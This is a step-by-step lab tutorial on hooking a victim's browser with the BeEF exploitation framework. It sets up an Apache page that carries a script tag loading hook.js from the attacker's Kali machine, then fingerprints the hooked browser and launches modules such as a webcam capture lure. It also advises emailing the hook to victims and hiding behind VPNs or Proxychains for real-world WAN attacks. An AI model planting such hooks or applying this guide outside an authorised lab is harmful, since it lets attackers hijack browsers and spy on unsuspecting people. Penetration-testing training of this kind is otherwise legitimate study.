Lab - Browser Exploitation Framework (BeEF) - Client-Side Attacks

Overview


BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.

Requirements:


- One virtual install of Kali 2.0 updated and upgraded
- Apache web server running on Kali
- One Windows operating system with the Firefox ESR browser installed

Begin the lab!

BeEF comes preinstalled with Kali. From the kali quick launch bar, click on the BeEF program icon.




BeEF can also be assessed via the Application menu > Exploitation Tools



We can start BeEF service from either location.


Using the quick launch icon for the BeEF XSS framework (XSS stands for cross-site scripting). A terminal window opens. The information in the terminal is important so do leave the terminal open.



```
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
root@kali:~#
```

The term hooking is used throughout this tutorial. Hooking is the process of convincing our victim to click on a link that contains the javascript hook file. This javascript file will be processed by the victim's browser tying the remote browser back to the BeEF server. This is what is meant by the hooking process.

The UI URL is the default address for the BeEF management console or the authentication page.


File Edit View History Bookmarks Tools Help
BeEF Authentication
127.0.0.1:3000/ui/authentication
Most Visited
Offensive Security
Kali Linux
Kali Docs


Where it says Hook, this is the address directing the target's (victim) browsers to a web page that contains the javascript. The <IP> in brackets would be the Apache web servers address or the IP address of the Kali machine on which the BeEF framework is running.

On with the lab!


Once the service starts, a browser will open. If the browser opens but the authentication boxes are missing, you will need to upgrade your version of Firefox ESR currently running on your Kali.

Open a new terminal and type the following command:

```
apt-get upgrade firefox-esr
```





```
root@kali:~# apt-get upgrade firefox-esr
```



Find your Kali's IP address

Open a new terminal an at the prompt, type `ifconfig`.





```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.145.148  netmask 255.255.255.0  broadcast 192.168.145.255
        inet6 fe80::20c:29ff:fee5:3bc4  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:e5:3b:c4  txqueuelen 1000  (Ethernet)
        RX packets 1157  bytes 130826 (127.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 598  bytes 449716 (439.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


`This is my IP address, not yours! Yours will differ!`

Keep track of this inside IP address assigned to your Kali as we will need this later in the lab. Once you have the IP address, you can close out this terminal.

Start your Apache Web Server

Using the same terminal, we used to launch BeEF, at the prompt type


```
service apache2 start
```




```
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
root@kali:~# service apache2 start
root@kali:~#
```

Edit Your Default HTML webpage


From your Kali quick launch bar, click on files




Click on Other Locations ->




Click on Computer




Click on the VAR directory, next open the WWW directory and finally open the HTML directory.



Right-click on your index.html file and select Open with Other Application.



Click on, “View All Applications.”



2X click Leafpad text editor from the list of applications to open the index.html file for editing. Delete all contents. Copy and paste the following into the empty index, html file. Copy only what is between the dotted lines, not the dotted lines themselves.


--------------Copy and paste only the following text into the index.html file………

```
<!DOCTYPE html>
<html>

  <head>
         <title>My Web Server</title>



</head>
   <body>
         <h1> Welcome to this site!</h1>
         <p> This is my hooked server file</p>

   </body>
</html>
```

Add in the path for the javascript code

In HTML, any javascript code must be placed between the opening and closing head tags.

Return to the opening terminal for your BeEF session. Copy the contents of the line for the path to the Hook:



```
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js">
root@kali:~#
```


Return to the index.html file and paste the copied text between the opening and closing head tags.

```
<!DOCTYPE html>
<html>

  <head>

   <title>My  Web Server</title>

   <script src="http://192.168.145.148:3000/hook.js"></script>

   </head>
   <body>
          <h1> Welcome to this site!</h1>
          <p> This is my hooked server file</p>

   </body>
</html>
```

Change the IP address to that of the web server on which the BeEF framework is running (the IP address of your Kali machine discovered earlier in the lab. This is my IP address for my BeEF framework; yours will differ!

Save the index.html file

From your Leafpad text editor, click on File and then save. Close out the file.



```
er</title>
//<IP>:3000/hook.js"></script>
    </head>
    <body>
            <h1> Welcome to this site!</h1>
            <p> This is my hooked server file</p>

    </body>
</html>
```


Anyone that opens this modified web page will execute the javascript code we have added. This will then tie the user's browser to our BeEF framework giving u access to their machine via their browser.

Executing the hook

Close out all terminals except for the first terminal session used to launch the BeEF framework. If it is initial session is closed, just launch a new session using the BeEF icon from the Kali quick launch bar.

So far, we have started the BeEF framework services, started the Apache web server, and edited the default index.html file adding in the javascript code for the hook. We are now ready to log into the BeEF Framework.

Open your Firefox browser. In the authentication blocks for your BeEF webpage, use beef as your username and beef as your fault password.



Username: beef
Password: ●●●●

Login.

If this is the first-time logging onto to BeEF, you will be looking at the default web page. Since we have not hooked any browsers yet, there will be none present inside the left window pane. Very simple user interface.

Minimize your browser.

We next need to run the index,html file in the browser of our Windows victim. For this demonstration, I am using Windows 7 with Firefox ESR installed and running as my default browser, but the hook will work on any Windows platform running Firefox ESR.

Imagine……


We have sent the hook via an email, and the user has been tricked into launching the javascript hook via his Firefox Browser. In the previous video on how to exploit the WAN using Kali, I explained how we must enable port forwarding for this to work in a real-world attack over the WAN. I also explained, that the public IP address that we use needs to be assigned to us via a VPN or some other type of anonymity service such as Anonsurf or Proxychains.

All that aside, all we need to do now is use Firefox to access the BeEf framework running on our Kali machine.

From your victim machine, open your Firefox browser and in the address bar. Type the IP address of your Kali machine. My IP address for my Kali machine is 192.168.145.148.

I hit enter, and I get the default web page we created earlier with javascript code embedded in the head section of the HTML code.

Success!



Welcome to this site!


This is my hooked server file

Troubleshooting

If you don't get the correct default web page, try the following.

- Stop and restart the Apache web service.
- Check that you typed in the right IP address assigned to your Kali machine.
- Go back to the index.html file and make sure you configured the HTML code correctly paying attention to the IP address of the javascript code.
- Ensure you can ping from the target to your Kali.


Has the browser been hooked? If you go back to your Kali machine and open the BeEF framework console, you will a new hooked browser located under Online Browsers.



You can verify this is the case by going to your target machine and checking the currently assigned IP address.

Exploiting the browser

Now that we have hooked the browser, we are ready to exploit the target. In the left window pane, x2 on the IP address of your hooked browser. The tabbed window on in the right windows pane detail page. Here we are given detailed information about our browser. This is important information as it relates directly to what exploits we can and cannot run.



Category: Browser (6 Items)

Browser Version: UNKNOWN	Initialization
Browser UA String: Mozilla/5.0 (Windows NT 6.1; rv:52.0) Gecko/20100101 Firefox/52.0	Initialization
Browser Language: en-US	Initialization
Browser Platform: Win32	Initialization
Browser Plugins: []	Initialization
Window Size: Width: 1276, Height: 497	Initialization

Category: Browser Components (12 Items)


Here we can see that Flash is not installed so we will not be able to exploit Flash but this is just an example of why this detail information is important.

Caveat

Most modern, up-to-date browser will have few if any vulnerabilities. From a pentester's perspective, not very important but from a hacker's perspective, it can mean the difference between a successful attack and blocked attempt. Keep an open mind when using any of these techniques and tools. You're not always going to hit a home run. Most large well-publicized attacks took months to prepare, and for every attack that is successful, the majority fail.

Time to exploit!

From the BeEF Control panel, click on the Commands tab. Under the module tree, you can see all the different exploits. These are not browser specific; these are BeEF Framework specific. You can open any module and see the colored icon next to it how it rates as being successful or not. Any exploit with a green icon has the highest potential for being successful, but it's still a matter of hit and miss.



Each command module has a traffic light icon, which is used to indicate the following:

● The command module works against the target and should be invisible to the user


● The command module works against the target, but may be visible to the user

● The command module is yet to be verified against this target

● The command module does not work against this target

For example, we know that Flash is not present on the target and we need Flash to launch a Webcam exploit.

Open the Browser module and scroll down until you come to the exploit marked webcam. We can launch the exploit by sending a message to browser asking the user to turn on their webcam for us because we have control of their browser.



Details | Logs | Commands | Rider | XssRays | Ipec | Network | WebRTC

Module Tree

Search

- Browser (53)
  - Hooked Domain (25)
  - Detect Foxit Reader
  - Detect LastPass
  - Detect QuickTime
  - Detect RealPlayer
  - Detect Silverlight
  - Detect Toolbars
  - Detect Unity Web Player
  - Detect Windows Media P
  - Play Sound
  - Remove Hook Element
  - Unhook
  - Webcam
  - Webcam Permission Che
  - Detect Evernote Web Clip

Module Results History

id	date	label
0	2018-05-03 05:02	command 1
1	2018-05-03 05:03	command 2
2	2018-05-03 05:04	command 3

Webcam

Description:	This module will show the Adobe Flash 'Allow Webcam' dialog to the user. The user has to click the allow button, otherwise this module will not return pictures. The title/text to convince the user can be customised. You can customise how many pictures you want to take and in which interval (default will take 20 pictures, 1 picture per second). The picture is sent as a base64 encoded JPG string.
Id:	169
Social Engineering Title:	You've been hacked!
